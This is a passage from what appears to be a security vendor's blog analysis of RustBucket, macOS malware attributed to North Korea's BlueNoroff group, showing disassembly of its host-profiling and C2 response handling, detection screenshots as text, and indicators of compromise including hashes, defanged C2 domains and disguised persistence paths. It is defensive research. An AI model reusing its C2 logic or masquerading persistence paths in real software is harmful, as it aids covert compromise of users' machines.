mov rax, qword [reloc.kCFURLVolumeIsEjectableKey]    ; [0x1001f0040:8]=0 ; rax = *(reloc.kCFURLVolumeIsEjectableKey)
mov rax, qword [rax]        ; rax = *(rax)
mov qword [var_e70h], rax    ; var_e70h = *(rax)
mov rax, qword [reloc.kCFURLVolumeIsRemovableKey]    ; [0x1001f0058:8]=0 ; rax = *(reloc.kCFURLVolumeIsRemovableKey)
mov rax, qword [rax]        ; rax = *(rax)
mov qword [var_e68h], rax    ; var_e68h = *(rax)
mov rax, qword [reloc.kCFURLVolumeIsInternalKey]    ; [0x1001f0048:8]=0 ; rax = *(reloc.kCFURLVolumeIsInternalKey)
mov rax, qword [rax]        ; rax = *(rax)
mov qword [var_e60h], rax    ; var_e60h = *(rax)
mov rax, qword [reloc.kCFURLVolumeTotalCapacityKey]    ; [0x1001f0068:8]=0 ; rax = *(reloc.kCFURLVolumeTotalCapacityKey)
mov rax, qword [rax]        ; rax = *(rax)
mov qword [var_e58h], rax    ; var_e58h = *(rax)
mov rax, qword [reloc.kCFURLVolumeAvailableCapacityForImportantUsageKey]    ; [0x1001f0028:8]=0 ; rax = *(reloc.kCFURLVolumeAvailableCapacity
mov rax, qword [rax]        ; rax = *(rax)
mov qword [var_e50h], rax    ; var_e50h = *(rax)
mov rax, qword [reloc.kCFURLVolumeAvailableCapacityKey]    ; [0x1001f0030:8]=0 ; rax = *(reloc.kCFURLVolumeAvailableCapacityKey)
mov rax, qword [rax]        ; rax = *(rax)
mov qword [var_e48h], rax    ; var_e48h = *(rax)
mov rax, qword [reloc.kCFURLVolumeNameKey]    ; [0x1001f0060:8]=0 ; rax = *(reloc.kCFURLVolumeNameKey)
mov rax, qword [rax]        ; rax = *(rax)
mov qword [var_e40h], rax    ; var_e40h = *(rax)
mov rax, qword [reloc.kCFURLVolumeIsBrowsableKey]    ; [0x1001f0038:8]=0 ; rax = *(reloc.kCFURLVolumeIsBrowsableKey)
mov rax, qword [rax]        ; rax = *(rax)
mov qword [var_e38h], rax    ; var_e38h = *(rax)
mov rax, qword [reloc.kCFURLVolumeIsLocalKey]    ; [0x1001f0050:8]=0 ; rax = *(reloc.kCFURLVolumeIsLocalKey)
mov rax, qword [rax]        ; rax = *(rax)
```

Among *updator::main*'s many tasks is gathering disk information

After gathering environmental information, the malware calls `sym.updator::send_request` to post the data to the C2 using the following User-Agent string (this time not in lowercase):

```
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
```

The malware compares the response against two hardcoded values, `0x31` and `0x30`.

```
      0x1000101ed   4885db          test rbx, rbx
 ┌─<  0x1000101f0   0f843e090000    je 0x100010b34
 │    0x1000101f6   4c8bb548fbff.   mov r14, qword [var_4b8h]
 │    0x1000101fd   410fb606        movzx eax, byte [r14]
 │    0x100010201   83f831          cmp eax, 0x31
 ┌─<  0x100010204   7472            je 0x100010278
 │    0x100010206   83f830          cmp eax, 0x30
┌──<  0x100010209   0f8525090000    jne 0x100010b34
││    0x10001020f   4889d9          mov rcx, rbx
││    0x100010212   48f7d9          neg rcx
││    0x100010215   31d2            xor edx, edx
││    0x100010217   4531ff          xor r15d, r15d
││    0x10001021a   31ff            xor edi, edi
││    ; CODE XREF from main @ 0x100010276(x)
┌──>  0x10001021c   4889d0          mov rax, rdx
```


Checking the values of the response from the C2

In the sample analyzed by Elastic, the researchers reported that `0x31` causes the malware to self-terminate while `0x30` allows the operator to drop a further payload in the `_CS_DARWIN_USER_TEMP` directory.

The choice of Rust and the complexity of the Stage 3 binaries suggest the threat actor was willing to invest considerable effort to thwart analysis of the payload. As the known C2s were unresponsive by the time we conducted our analysis, we were unable to obtain a sample of the next stage of the malware, but already at this point in the operation the malware has gathered a great deal of host information, enabled persistence and opened up a backdoor for further malicious activity.

SentinelOne Protects Against RustBucket Malware

SentinelOne Singularity protects customers from known components of the RustBucket malware. Attempts to install persistence mechanisms on macOS devices are also dynamically detected and blocked by the agent.




OVERALL STATUS
INFECTED
2 Active threats

persistence_deception Suspicious Activity
/usr/bin/unzip
Detected suspicious running process. 3 Jul 2023 at 20:19

de81e5246978775a45f3dbda43e2716aaa1b1... Not Mitigated
/Users/auser/Downloads/de81e5246978775a45f3dbda43...
Detected malicious file. 3 Jul 2023 at 19:25

de81e5246978775a45f3dbda43e2716aaa1b1... Not Mitigated
/Users/auser/Downloads/de81e5246978775a45f3dbda43...
Detected malicious file. 3 Jul 2023 at 19:25

SentinelOne Agent User Interface



Initiated By	Agent Policy
Engine	Behavioral AI
Detection type	Dynamic
Classification	Generic.Heuristic
File Size	194.27 KB
Storyline	F1321079-CF7D-4C13-844...
Threat Id	1721201332606787203

Discovery

Local user accounts were queried
MITRE : Local Account [T1087.001]

General

Process achieved persistency through launchd job
MITRE : Persistence [T1543.001][T1543.004]

Process dropped a hidden suspicious plist to achieve persistency
MITRE : Persistence [T1150]

SentinelOne Singularity Console

Conclusion

The RustBucket campaign highlights that the threat actor, whom previous researchers have confidently attributed to DPRK's BlueNoroff APT, has invested considerable resources in multi-stage malware aimed specifically at macOS users and is evolving its attempts to thwart analysis by security researchers.

The extensive effort made to evade analysis and detection in itself shows the threat actor is aware of the growing adoption of security software by organizations with macOS devices in their fleets, as security teams have increasingly begun to see the need for better protection than provided out-of-the-box. SentinelOne continues to track the RustBucket campaign and our analysis of the known payloads is ongoing.

To see how SentinelOne can help safeguard your organization's macOS devices, contact us for more information or request a free demo.

Indicators of Compromise

Stage 2 Mach-Os

SHA1	Arch	Lang
0df7e1d3b3d54336d986574441778c827ff84bf2	FAT	objc
27b101707b958139c32388eb4fd79fcd133ed880	ARM	objc
338af1d91b846f2238d5a518f951050f90693488	ARM	objc
5304031dc990790a26184b05b3019b2c5fa7022a	FAT	swift
72167ec09d62cdfb04698c3f96a6131dceb24a9c	ARM	objc
7f9694b46227a8ebc67745e533bc0c5f38fdfa59	ARM	objc
963a86aab1e450b03d51628797572fe9da8410a2	FAT	objc
9676f0758c8e8d0e0d203c75b922bcd0aeaa0873	FAT	objc
a7f5bf893efa3f6b489efe24195c05ff87585fe3	ARM	swift
ac08406818bbf4fe24ea04bfd72f747c89174bdb	x86	objc
acf1b5b47789badb519ff60dc93afa9e43bbb376	x86	swift
b02922869e86ad06ff6380e8ec0be8db38f5002b	x86	objc
d5971e8a3e8577dbb6f5a9aad248c842a33e7a26	x86	objc
e0e42ac374443500c236721341612865cd3d1eec	FAT	objc
e275deb68cdff336cb4175819a09dbaf0e1b68f6	FAT	swift
ed4f16b36bc47a701814b63e30d8ea7a226ca906	FAT	swift

fd1cef5abe3e0c275671916a1f3a566f13489416	x86	objc

Stage 3 Version A Mach-Os

SHA1	Arch	Lang
182760cbe11fa0316abfb8b7b00b63f83159f5aa	FAT	rust
3cc19cef767dee93588525c74fe9c1f1bf6f8007	ARM	rust
831dc7bc4a234907d94a889bcb60b7bedf1a1e13	x86	rust
8e7b4a0d9a73ec891edf5b2839602ccab4af5bdf	x86	rust

Stage 3 Version B Mach-Os

SHA1	Arch	Lang
14165777bc48b49eb1fa9ad8fe3cb553565c26c2	FAT	rust
69f24956fb75beb9b93ef974d873914500e35601	ARM	rust
8a1b32ab8c2a889985e530425ae00f4428c575cc	FAT	rust
8f7da0348001461fc5a1da99b89c571050de0aff	x86	rust
a973d201c23b68c5d25ba8447b04f090c20bf6d4	ARM	rust
b74702c9b82f23ebf76805f1853bc72236bee57c	FAT	rust
cd8f41b91e8f1d8625e076f0a161e46e32c62bbf	x86	rust

Malicious PDFs

SHA1	Name
469236d0054a270e117a2621f70f2a494e7fb823	DOJ Report on Bizlato Investigation.pdf
574bbb76ef147b95dfdf11069aaaa90df968e542	Readme.pdf
7e69cb4f9c37fad13de85e91b5a05a816d14f490	InvestmentStrategy(Protected).pdf
7f8f43326f1ce505a8cd9f469a2ded81fa5c81be	Jump Crypto Investment Agreement.pdf
be234cb6819039d6a1d3b1a205b9f74b6935bbcc	DOJ Report on Bizlato Investigation_asistant.pdf
e7158bb75adf27262ec3b0f2ca73c802a6222379	Daiwa Ventures.pdf

Stage 1 Applications (.zip)

0738687206a88ecbee176e05e0518effa4ca4166
0be69bb9836b2a266bfd9a8b93bb412b6e4ce1be
5933f1a20117d48985b60b10b5e42416ac00e018
7a5d57c7e2b0c8ab7d60f7a7c7f4649f33fea8aa
7e1870a5b24c78a5e357568969aae3a5e7ab857d
89301dfdc5361f1650796fecdac30b7d86c65122
9121509d674091ce1f5f30e9a372b5dcf9bcd257
9a5f6a641cc170435f52c6a759709a62ad5757c7
a1a85cba1bc4ac9f6eafc548b1454f57b4dff7e0
ca59874172660e6180af2815c3a42c85169aa0b2
d9f1392fb7ed010a0ecc4f819782c179efde9687
e2bcdfbda85c55a4d6070c18723ba4adb7631807

AppleScript main.scpt

dabb4372050264f389b8adcf239366860662ac52

Communications

cloud[.]dnx.capital
crypto.hondchain[.]com.

File Paths

```
$TMPDIR/ErrorCheck.zip
/Users/Shared/1.zip
/Users/Shared/Internal PDF Viewer.app
/Users/Shared/.pd
~/Library/Metadata/System Update
~/Library/LaunchAgents/com.apple.systemupdate.plist
```

Source: https://www.sentinelone.com/blog/bluenoroff-how-dprks-macos-rustbucket-seeks-to-evade-analysis-and-detection/